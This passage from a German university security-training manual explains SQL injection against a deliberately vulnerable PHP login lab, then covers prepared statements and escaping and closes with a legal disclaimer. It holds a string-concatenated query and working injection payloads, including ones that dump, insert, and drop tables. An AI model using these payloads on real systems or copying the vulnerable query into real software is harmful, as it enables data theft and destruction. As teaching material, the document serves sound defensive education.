Veraltete OpenSSL-Bibliotheken sollten aktualisiert werden. Sicher vor Heartbleed ist OpenSSL ab Version 1.0.1g, aktuell ist die Version 1.1.0c¹. Zudem sollten alle privaten Schlüssel des Servers als kompromittiert betrachtet, widerrufen² und ersetzt werden.

¹Stand Dezember 2016

²Stichwort Certificate Revocation List

12 SQL-Injection

Eine SQL-Injection ist ein Angriff auf eine Benutzerschnittstelle, die mit einer Datenbank im Hintergrund kommuniziert. Dabei werden SQL-Befehle z.B. über die normalen Eingabefelder einer (Web-)Applikation an die Datenbank geschickt und dort ausgeführt. Dies kann dazu führen, dass der Angreifer Zugriff auf sensible Daten oder Anwendungen erhält oder sogar die komplette Datenbank löschen kann.

12.1 Erklärung

Beinahe jede moderne Anwendung - seien es Webanwendungen wie Facebook oder klassische Client-Server-Applikationen mit einer speziellen Benutzeroberfläche wie SAP ERP - verwendet im Hintergrund ein Datenbankmanagementsystem zur Verwaltung und Speicherung der Applikationsdaten. Die Datenbank ist dabei i.d.R. von größerem Wert als die Anwendung selbst. In Industrieunternehmen enthalten Datenbanken z.B. Informationen zu Mitarbeitern, Kunden, Finanztransaktionen, Produktionspläne oder geheime Dokumente der Produktentwicklung. Datenbanken sind somit ein kritischer Bestandteil vieler Unternehmen. Deren Verfügbarkeit und Sicherheit ist wichtig für den Fortbestand des Unternehmens und daher auch gesetzlich geregelt¹.

Kriminell motivierte Hacker haben daher ein hohes Interesse daran, Zugang zu diesen Daten zu erhalten. Eine möglicher Zugriffsweg hierfür ist das Ausnutzen von Schwachstellen durch SQL-Injections.

Um SQL-Injections durchführen zu können, wird lediglich ein grundlegendes Verständnis klassischer Anwendungsarchitekturen und der Datenbankabfragesprache SQL benötigt. Die Grundlagen hierzu werden nachfolgend erläutert.

12.1.1 Grundlagen Datenbanksysteme

Datenbanksysteme (DBS) sind ein weithin genutztes Hilfsmittel zur rechnergestützten Organisation, Erzeugung, Veränderung und Verwaltung großer Daten-

¹Siehe https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/baust/b05/b05007.html

sammlungen und stellen in vielen Unternehmen und Organisationen die zentrale Informationsbasis zu ihrer Aufgabenerfüllung bereit. Ein DBS besteht aus einem *Datenbankmanagementsystem* (DBMS) und einer oder mehrerer Datenbanken. Eine Datenbank ist eine Zusammenstellung von Daten samt ihrer Beschreibung (Metadaten), die persistent im DBS abgelegt werden.

Das DBMS bildet die Schnittstelle zwischen den Datenbanken und dient den Benutzern zur Datenverwaltung und -Veränderung. Die zentralen Aufgaben eines DBMS sind im Wesentlichen die Bereitstellung verschiedener Sichten auf die Daten (Views), die Konsistenzprüfung der Daten (Integritätssicherung), die Autorisationsprüfung, die Behandlung gleichzeitiger Zugriffe verschiedener Benutzer (Synchronisation) und das Bereitstellen einer Datensicherungsmöglichkeit, um im Falle eines Systemausfalls zeitnah Daten wiederherstellen zu können.

Der Zugriff auf die Daten erfolgt mithilfe einer standardisierten Abfragesprache, der *Structured Query Language* (SQL). Durch sie können Datenstrukturen angelegt und verändert werden, neue Daten zur Datenbank hinzugefügt oder bestehende Daten verändert oder gelöscht werden.

12.1.2 3-Schichten-Architektur




Abbildung 12.1: 3-Schichten-Architektur

DBS werden von Endanwendern nicht direkt genutzt, sondern durch die Applikation und graphische Oberflächen verschalt. Der Benutzer greift z.B. via HTTP über die Oberfläche auf die Applikation zu. Die Applikation selbst ist mit einem dedizierten Datenbankbenutzer mit dem DBS verbunden, die Kommunikation erfolgt über SQL. Diese Architektur wird wegen ihrer drei Ebenen - der Präsentations-, der Logik- und der Persistenzschicht - auch als 3-Schichten-Architektur bezeichnet (vergleiche Abbildung 12.1).

Die Applikationen stellen dem Benutzer Eingabefelder zur Verfügung, mittels derer die Benutzer Daten auslesen, verändern oder neu erzeugen können. Die Benutzereingaben werden zu bereits vorgefertigten SQL-Statements hinzugefügt und an das DBS gesendet. Das DBS verarbeitet das Statement und sendet eine Antwort an die Anwendung zurück.

12.1.3 Der Angriff

Bei einer SQL-Injection werden, wie der Name schon impliziert, (Teile von) SQL-Statements an die normalen Benutzereingaben angehängt, um somit die Logik und die Sicherheitsmechanismen der Applikation zu umgehen.

Der SQL-Interpreter des DBMS führt das ursprüngliche und die angehängten Statements aus. Mittels geschickter SQL-Injections können über harmlose Benutzerschnittstellen ganze Datenbanken gelöscht werden.

12.2 Vorbereitung

Für die Ausführung des Tutorials wird Kali Linux 2.0 mit eingerichteter Security Workbench benötigt. Alternativ kann das Skript auf einem anderen beliebigen Linux-System verwendet werden, in dem MySQL und Apache2 installiert sind. Zur korrekten Initialisierung der Webanwendung muss ggf. der Pfad zum Apache-Webserver in der Datei 'initializeDB.py' geändert werden. Die zu konfigurierenden Pfade im Quellcode sind entsprechend gekennzeichnet.

12.3 Ablauf

12.3.1 Aufbau des Login-Web-Services

Das Tutorial wird über die Security Workbench unter dem Hauptmenüpunkt 4 aufgerufen. Zu Beginn wird der Apache2-Webserver und das MySQL-DBMS gestartet. Anschließend wird die Datenbank initialisiert. Dabei wird folgendes Schema erstellt:

Field	Type	Null	Key	Default	Extra
userId	int(11)	NO	PRI	NULL	auto_increment
userName	varchar(255)	YES		NULL	
password	varchar(30)	YES		NULL	

Abbildung 12.2: Tabellenstruktur der Tabelle „secretUserData“

Nun stehen verschiedene Tutorials zur Verfügung. Sie alle basieren auf demselben Web-Service, einem Login für eine Website (siehe Abbildung 12.3). Der Web-Service wurde in HTML/CSS, JavaScript und PHP entwickelt. Die Benutzereingaben werden auf der HTML-Seite entgegen genommen und über einen Ajax-Aufruf an PHP übergeben.

Abbildung 12.3: Login-Oberfläche des Web-Services

Dort werden die Benutzereingaben in einen vordefiniertes SQL-Statement eingefügt (siehe Listing 12.1) und an das DBS zur Ausführung übermittelt. Die Antwort des Servers, ein oder mehrere zutreffende Tupel mit der User-ID, dem User-Namen und dem User-Passwort werden anschließend unterhalb des Eingabefelds in dem Web-Service angezeigt. Dort ist ebenfalls das im DBS ausgeführte SQL-Statement zu sehen.

Listing 12.1: SQL-Statement

```
$query = '
    SELECT *
    FROM secretUserData
    WHERE userName = "'. $username. '"
    AND password = "'. $password. '"';
```

Zudem sind zwei Buttons verfügbar, mit denen die Tabellenstruktur sowie der momentane Inhalt der Tabelle angezeigt werden können.

12.3.2 SQL-Injection zum Auslesen von Daten

Im ersten Teil des Tutorials werden mittels einer einfachen SQL-Injection Daten aus der Datenbank gelesen, auf die man über die Anwendung eigentlich keinen Zugriff hätte. Über die zwei Eingabefelder „Benutzername“ und „Login“ kann sich der Benutzer an einer Anwendung anmelden. Die Eingaben werden an die Datenbank geschickt und in einem SELECT-Statement überprüft. Anschließend wird der selektierte Datensatz zurück geschickt.

Als erstes melden wir uns mit einem schon bekannten User und Passwort an, um die Funktionsweise zu testen. Nutze hierzu den User `Douglas Adams` mit dem Passwort `DontPanic!` und drücke auf den "LoginButton."

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
 SELECT * FROM secretUserData WHERE userName = "Douglas Adams" AND password = "DontPanic!";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!

Abbildung 12.4: Normaler Login

Dieses Szenario spiegelt die angedachte Nutzung des Login-Dienstes wieder. ein Nutzer meldet sich mit seinen Anmeldedaten an und deren Existenz wird in der Datenbank überprüft. Stimmen die Anmeldedaten überein, ist der Nutzer angemeldet und hat Zugriff auf die Anwendung.

Als nächstes sollen mittels einer SQL-Injection alle User der Datenbank „secretUserData“ ausgegeben werden. Ersetze die aktuellen Eingaben hierzu z.B. durch `blabla" OR "1"="1`.

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
 SELECT * FROM secretUserData WHERE userName = "blabla" OR "1"="1" AND password = "blabla" OR "1"="1";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga

Abbildung 12.5: Login mit SELECT-Injection

Nun wurden alle Tupel, die in der Tabelle „secretUserData“ enthalten sind ausgegeben. Möglich ist das durch das Anhängen von z.B. `OR "1"="1"` an eine beliebige Eingabe. Hierdurch werden die Abfragen der WHERE-Klausel grundsätzlich zu TRUE ausgewertet. Am obigen Beispiel erläutert bedeutet dies:




Abbildung 12.6: Auswertung von OR "1"="1"

Sobald alle Ausdrücke innerhalb der WHERE-Klausel zu TRUE evaluiert wurden, wird die gesamte Datenbanktabelle ausgegeben. Hängt man den Zusatz lediglich

an das Eingabefeld für das Passwort an, erhält man den Datensatz für den eingegebenen Benutzer. Dieses Szenario ist z.B. typisch, wenn man bereits einen möglichen Benutzernamen für die Applikation kennt, aber dessen Passwort unbekannt ist.

12.3.3 SQL-Injection zum Einfügen von Daten

Im zweiten Teil des Tutorials wird mittels einer SQL-Injection ein zusätzlicher Datensatz in die Tabelle eingefügt. Die Beispiel-Applikation ist äquivalent zu der aus dem ersten Tutorial. Dieses mal hängen wir an einen beliebigen Benutzernamen folgendes INSERT-Statement inkl. Kommentar an: `"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden. Durch diese Injection werden dem DBS prinzipiell drei Befehle übergeben:

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
SELECT * FROM secretUserData WHERE userName = "bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- " AND password = "blabla";

Kein User mit Namen bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- und Passwort blabla vorhanden

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga
1234	Hackerman	fsociety

Abbildung 12.7: Login mit INSERT-Injection

- Das ursprüngliche SELECT-Statement bis zur Eingabe eines Benutzers:

```
SELECT * FROM secretUserData WHERE username = "<übergebener Benutzername>";
```

- Das angehängte INSERT-Statement `INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety")`

- Ein Kommentar, der in SQL mit zwei Bindestrichen eingeleitet wird: `--`. Hierdurch wird der SQL-Code, der noch zum ursprünglichen SELECT-Statement gehört, als Kommentar vom SQL-Interpreter ignoriert. Im Beispiel betrifft das: `" AND password = "<übergebenes Passwort>"`;

Sieht man sich nach der Ausführung des Statements die Inhalte der Tabelle an, ist zu sehen, dass sich ein neuer Datensatz mit der User-ID 1234, dem Usernamen „Hackerman“ und dem Passwort „fsociety“ enthält. Nutzt man für die Injection zusätzlich einen existierenden Benutzernamen statt der Eingabe „bla“, wird man gleichzeitig an der Applikation angemeldet.

12.3.4 SQL-Injection zum Löschen von Tabellen

Im dritten Teil des Tutorials wird mittels einer SQL-Injection die komplette Tabelle gelöscht (DROP). Bitte beachte, dass du die Datenbank erst im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach dem DROP weiterarbeiten möchtest! Nun hängen wir an einen beliebigen Benutzernamen folgendes Statement inkl. Kommentar an: `"; DROP TABLE secretUserData; --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden.

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
SELECT * FROM secretUserData WHERE userName = "Douglas Adams"; DROP TABLE secretUserData; --" AND password = "blabla";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

Datenbank existiert nicht

Abbildung 12.8: Login mit DROP-Injection

Die Ausführung der drei Statements (SELECT, DROP, Kommentar) ist äquivalent zum vorherigen Beispiel.

12.3.5 Die SQL-Injection-Spielwiese

Unter Punkt 4 in der Konsole der Security Workbench findest du die SQL-Injection-Spielwiese. Innerhalb dieser Spielwiese kannst du beliebige SQL-Injections ausprobieren.

Szenario	Statement	Einfügen in...
SELECT	bla" OR "1"="1	Benutzername und/oder Passwort
INSERT	bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --	Benutzername oder Passwort
UPDATE	bla"; UPDATE secretUserData SET password = "0000"; --	Benutzername oder Passwort
ALTER TABLE	bla"; ALTER TABLE secretUserData ADD COLUMN blabla INT; --	Benutzername oder Passwort
DROP TABLE	bla"; DROP TABLE secretUserData; --	Benutzername oder Passwort
DROP SCHEMA	bla"; DROP SCHEMA vulnerableDB; --	Benutzername oder Passwort
CREATE TABLE	bla"; CREATE TABLE NewTable(Col1 INT PRIMARY KEY, Col2 INT); --	Benutzername oder Passwort

Abbildung 12.9: Verschiedene SQL-Injections zum Ausprobieren

Als Hinweis sind die Statements der vorhergegangenen Beispiele und einige weitere im nachfolgenden Fenster hinterlegt. Um sie zu sehen musst du lediglich den Inhalt des Fensters mit der Maus markieren. Bitte beachte, dass du die Datenbank im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach einer Datenstruktur verändernden SQL-Injection weiter arbeiten willst. Dazu musst du die Anwendung nicht schließen. Deine Änderungen am Inhalt oder an der Struktur der Datenbank kannst du mit der Anzeige der Tabellenstruktur bzw. dem Inhalt jederzeit prüfen.

Neben den hier aufgelisteten gibt es noch eine Vielzahl weiterer SQL-Injections. Nicht alle werden in diesem Beispiel funktionieren, da der Erfolg von SQL-Injections von mehreren Faktoren abhängig ist:

- Die Programmiersprache der Anwendung
- Das verwendete DBMS
- Die Berechtigungen, die der Datenbankbenutzer der Anwendung inne hat

12.4 Gegenmaßnahmen

Viele Programmiersprachen haben mittlerweile Mechanismen eingebaut, mittels derer SQL-Injections abgewehrt werden können. So ist es in den meisten Programmier- und Skriptsprachen nicht mehr möglich, innerhalb eines DB-Aufrufs mehrere SQL-Statements auszuführen. In einigen wenigen ist dies immer noch möglich, wie z.B. in der Skriptsprache PHP.

12.4.1 Prepared Statements

Durch sogenannte „Prepared Statements“ können SQL-Injections vollständig unterbunden werden. Statt das SQL-Statement komplett auf der Applikationsseite zusammenzustellen, wird das Statement auf zwei Mal an das DBS gesendet. Im ersten Aufruf wird das vorbereitete Statement ohne die Nutzereingaben an das DBS übermittelt. Hierdurch wird dem DBS die Struktur des Statements im Vorfeld angekündigt. Nachfolgend ist das Prepared Statement eines SELECT-Statements zu sehen:

Listing 12.2: Prepared Statement

```
prepare("SELECT * FROM secretUserData where userName = ?");
```

Die vom Nutzer eingegebenen Parameter werden erst im Anschluss an das DBS übermittelt:

Listing 12.3: Übergabe der Parameter

```
execute($_GET['name']);
```

Dort werden sie in das bereits angekündigte Statement eingefügt und ausgeführt. Übergebene Parameter, auch wenn ihnen SQL-Code hinzugefügt wurde, werden ausschließlich als Textinput interpretiert.

12.4.2 Escapen von Eingaben

Eine weitere Möglichkeit die Datenbank vor unberechtigtem Zugriff und Manipulationen zu schützen ist das Escapen aller Nutzereingaben. Das grundlegende Problem bei SQL-Injections ist die Interpretation von Texteingaben als ausführbare Anweisungen für das DBMS. Durch das Escapen der Eingaben werden Metazeichen wie Anführungszeichen maskiert und somit vom SQL-Interpreter nicht beachtet. Nachfolgend ist das Escapen von Strings in PHP dargestellt:

Listing 12.4: Escapen von Strings in PHP

```
mysql_real_escape_string("some String");
```

13 Disclaimer

Das vorliegende Dokument und das zugehörige Tool „Security Workbench“ sind im Rahmen eines Projektes des Masterstudiengangs Informatik an der Technischen Hochschule Ingolstadt (THI) im Wintersemester 2016/17 entstanden. Sinn und Zweck der Security Workbench ist es, interessierten Studierenden das Thema IT-Security näher zu bringen. Alle hier gezeigten Tutorials sind ausschließlich für den Einsatz innerhalb einer eigens dafür geschaffenen Umgebung (z.B. dediziertes WLAN zum Durchspielen der Angriffsszenarien) mit der Zustimmung aller Beteiligten (sowohl Angreifer als auch Angegriffene) gedacht.

Der Missbrauch der zur Verfügung gestellten Informationen und Tutorials für kriminelle Handlungen kann strafrechtliche Folgen nach sich ziehen. Strafrechtliche Grundlagen sind hierbei u.a.:

- §202 StGB – Ausspähen von Daten
- §263 StGB – Computerbetrug
- §269 StGB – Fälschung beweiserheblicher Daten
- §270 StGB – Täuschung im Rechtsverkehr bei DV
- §§ 271, 274, 348 StGB – Falschbeurkundung/Urkundenunterdrückung im Zusammenhang mit DV
- §303a StGB – Datenveränderung
- §303b StGB – Computersabotage

Haftungsansprüche gegen die Autoren oder die THI im Falle der missbräuchlichen Verwendung der Informationen und des Tutorials sind ausgeschlossen. Die Autoren und die THI distanzieren sich ausdrücklich von der Verwendung der Informationen und des Tutorials für kriminelle Handlungen.

Die Autoren und die THI übernimmt keinerlei Gewähr für die Aktualität, Korrektheit, Vollständigkeit oder Qualität der bereitgestellten Informationen. Haftungsansprüche gegen die Autoren oder die THI, welche sich auf Schäden materieller oder ideeller Art beziehen, die durch die Nutzung oder Nichtnutzung

der dargebotenen Informationen und Tutorials verursacht wurden, sind grundsätzlich ausgeschlossen. Die Autoren behalten es sich ausdrücklich vor, Teile der Dokumentation bzw. des Tutorials oder das gesamte Angebot ohne gesonderte Ankündigung zu verändern, zu ergänzen, zu löschen oder die Veröffentlichung zeitweise oder endgültig einzustellen.

Bei direkten oder indirekten Verweisen auf fremde Quellen und Internetseiten, die außerhalb des Verantwortungsbereichs der Autoren liegen, würde eine Haftungsverpflichtung ausschließlich in dem Fall in Kraft treten, in dem die Autoren von den Inhalten Kenntnis haben und es ihnen technisch möglich und zumutbar wäre, die Nutzung im Falle rechtswidriger Inhalte zu verhindern. Die Autoren erklären daher ausdrücklich, dass zum Zeitpunkt der Linksetzung die entsprechenden verlinkten Seiten frei von illegalen Inhalten waren. Die Autoren haben keinerlei Einfluss auf die aktuelle und zukünftige Gestaltung und auf die Inhalte der verknüpften Quellen und Seiten. Deshalb distanzieren sie sich hiermit ausdrücklich von allen Inhalten aller verknüpften Quellen und Seiten, die nach der Verknüpfung verändert wurden. Für illegale, fehlerhafte oder unvollständige Inhalte und insbesondere für Schäden, die aus der Nutzung oder Nichtnutzung solcherart dargebotener Informationen entstehen, haftet allein der Anbieter der Seite, auf welche verwiesen wurde, nicht derjenige, der über Links auf die jeweilige Veröffentlichung lediglich verweist.